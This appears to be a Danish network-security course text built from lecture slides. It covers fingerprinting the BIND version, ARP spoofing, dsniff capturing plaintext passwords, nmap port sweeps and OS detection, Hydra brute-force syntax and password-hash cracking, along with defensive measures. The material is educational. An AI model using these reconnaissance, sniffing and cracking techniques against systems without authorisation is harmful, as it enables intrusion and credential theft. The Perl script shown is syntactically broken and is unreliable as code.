www	IN	AAAA	2a02:9d0:10::9

Små DNS tools bind-version - Shell script

```
#!/bin/sh
# Try to get version info from BIND server
PROGRAM=`basename $0`
. `dirname $0`/functions.sh
if [ $# -ne 1 ]; then
    echo "get name server version, need a target! "
    echo "Usage: $0 target"
    echo "example $0 10.1.2.3"
    exit 0
fi
TARGET=$1
# using dig
start_time
dig @$1 version.bind chaos txt
echo Authors BIND er i versionerne 9.1 og 9.2 - måske ...
dig @$1 authors.bind chaos txt
stop_time

http://www.kramse.dk/files/tools/dns/bind-version
```

Små DNS tools dns-timecheck - Perl script

```
#!/usr/bin/perl
# modified from original by Henrik Kramshøj, hlk@kramse.dk
# 2004-08-19
#
# Original from: http://www.rfc.se/fpdns/timecheck.html
use Net::DNS;


my $resolver = Net::DNS::Resolver->new;
$resolver->nameservers($ARGV[0]);

my $query = Net::DNS::Packet->new;
$query->sign_tsig("n", "test");

my $response = $resolver->send($query);
foreach my $rr ($response->additional)
    print "localtime vs nameserver $ARGV[0] time difference: ";
    print $rr->time_signed - time() if $rr->type eq "TSIG";
```

<http://www.kramse.dk/files/tools/dns/dns-timecheck>

Hvordan virker ARP?



ping 10.0.0.2 udført på server medfører

ARP Address Resolution Protocol request/reply:

- ARP request i broadcast - Who has 10.0.0.2 Tell 10.0.0.1
- ARP reply (fra 10.0.0.2) 10.0.0.2 is at 00:40:70:12:95:1c


IP ICMP request/reply:

- Echo (ping) request fra 10.0.0.1 til 10.0.0.2
- Echo (ping) reply fra 10.0.0.2 til 10.0.0.1
- ...

ARP udføres altid på Ethernet før der kan sendes IP trafik

(kan være RARP til udstyr der henter en adresse ved boot)

Hvordan virker ARP spoofing?



Hackeren sender forfalskede ARP pakker til de to parter

De sender derefter pakkerne ud på Ethernet med hackerens MAC adresse som modtager - han får alle pakkerne

en sniffer til mange usikre protokoller


inkluderer **arpspoof**

Lavet af Dug Song, dugsong@monkey.org

dsniff is a password sniffer which handles FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase and Microsoft SQL protocols.

Der er visse forudsætninger der skal være opfyldt

- Man skal have trafikken
- Det kan gøres gennem arp spoofing eller ved at hacke ind i et system/router på netværksvejen



Hvad kan man gøre?


låse MAC adresser til porte på switche

låse MAC adresser til bestemte IP adresser

Efterfølgende administration!

arpwatch er et godt bud - overvåger ARP


bruge protokoller som ikke er sårbare overfor opsamling



```
root@hlk: /home/hlk
[root@hlk hlk]# dsniff
dsniff: listening on fxp0
-----
05/20/03 08:53:38 tcp client.49154 -> server.110 (pop)
USER hlk
PASS secr3t!
-----
05/20/03 08:54:11 tcp client.49155 -> server.23 (telnet)
[poppe]
hlk
secr3t!
ls
exit
-----
05/20/03 08:55:33 tcp client.49156 -> server.23 (telnet)
[poppe]
an ja
an jna an ja
an ja
```

Her er opsamlet et kodeord til e-mail

Her er opsamlet kodeord og kommandoer fra en session



Hvad kan man gøre for at få bedre netværkssikkerhed?

- bruge switche - der skal ARP spoofes og bedre performance
- opdele med firewall til flere DMZ zoner for at holde udsatte servere adskilt fra hinanden, det interne netværk og Internet
- overvåge, læse logs og reagere på hændelser

Hvad er portscanning

afprøvning af alle porte fra 0/1 og op til 65535

målet er at identificere åbne porte - sårbare services


typisk TCP og UDP scanning

TCP scanning er ofte mere pålidelig end UDP scanning

TCP handshake er nemmere at identificere

UDP applikationer svarer forskelligt - hvis overhovedet

TCP three way handshake



- **TCP SYN half-open scans**
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse - dette kan/kunne udnyttes til *stealth*-scans
- Hvis en maskine modtager mange SYN pakker kan dette fylde tabellen over connections op - og derved afholde nye forbindelser fra at blive oprette - **SYN-flooding**

scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep - bedre hvis de to adresser ligger et stykke fra hinanden

nmap port sweep after port 80/TCP

Port 80 TCP er webservere

```
# nmap -p 80 217.157.20.130/28
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Interesting ports on router.kramse.dk (217.157.20.129):
```

Port	State	Service
80/tcp	filtered	http

```
Interesting ports on www.kramse.dk (217.157.20.131):
```

Port	State	Service
80/tcp	open	http

```
Interesting ports on (217.157.20.139):
```

Port	State	Service
80/tcp	open	http

Port 161 UDP er SNMP

```
# nmap -sU -p 161 217.157.20.130/28
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Interesting ports on router.kramse.dk (217.157.20.129):
```

Port	State	Service
161/udp	open	snmp

```
The 1 scanned port on mail.kramse.dk (217.157.20.130) is: closed
```

```
Interesting ports on www.kramse.dk (217.157.20.131):
```


Port	State	Service
161/udp	open	snmp

```
The 1 scanned port on (217.157.20.132) is: closed
```

```
# nmap -O ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (ip.adresse.slet.tet):
(The 1653 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1080/tcp   open  socks
5000/tcp   open  UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på
- send pakker med *anderledes* indhold
- Reference: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin
<http://www.sys-security.com/html/projects/icmp.html>

Portscan med Zenmap GUI



Mange oplysninger

kan man stykke oplysningerne sammen kan man sige en hel del om netværket

en skabelon til registrering af maskiner er god

- svarer på ICMP: ☐ echo, ☐ mask, ☐ time
- svarer på traceroute: ☐ ICMP, ☐ UDP
- Åbne porte TCP og UDP:
- Operativsystem:
- ... (banner information m.v.)

Mange små pakker kan oversvømme store forbindelser og give problemer for netværk

SNMP er en protokol der supporteres af de fleste professionelle netværksenheder, såsom switche, routere

hosts - skal slås til men følger som regel med

SNMP bruges til:

- *network management*
- statistik
- rapportering af fejl - SNMP traps

sikkerheden baseres på community strings der sendes som klartekst ...

det er nemmere at brute-force en community string end en brugerid/kodeord kombination

hvad betyder bruteforcing? afprøvning af alle mulighederne

Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]

[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]

[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...

NT LAN manager hash værdier er noget man typisk kan samle op i netværk


det er en hash værdi af et password som man ikke burde kunne bruge til noget - hash algoritmer er envejs

opbygningen gør at man kan forsøge brute-force på 7 tegn ad gangen!

en moderne pc med l0phtcrack kan nemt knække de fleste password på få dage!


og sikkert 25-30% indenfor den første dag - hvis der ingen politik er omkring kodeord!

ved at generere store tabeller, eksempelvis 100GB kan man dække mange hashværdier af passwords med almindelige bogstaver, tal og tegn - og derved knække password-shashes på sekunder. Søg efter rainbowcrack med google



Consider that at one of the largest technology companies, where policy required that passwords exceed 8 characters, mix cases, and include numbers or symbols...

L0phtCrack obtained 18% of the passwords in 10 minutes
90% of the passwords were recovered within 48 hours on a Pentium II/300
The Administrator and most Domain Admin passwords were cracked
<http://www.atstake.com/research/lc/>

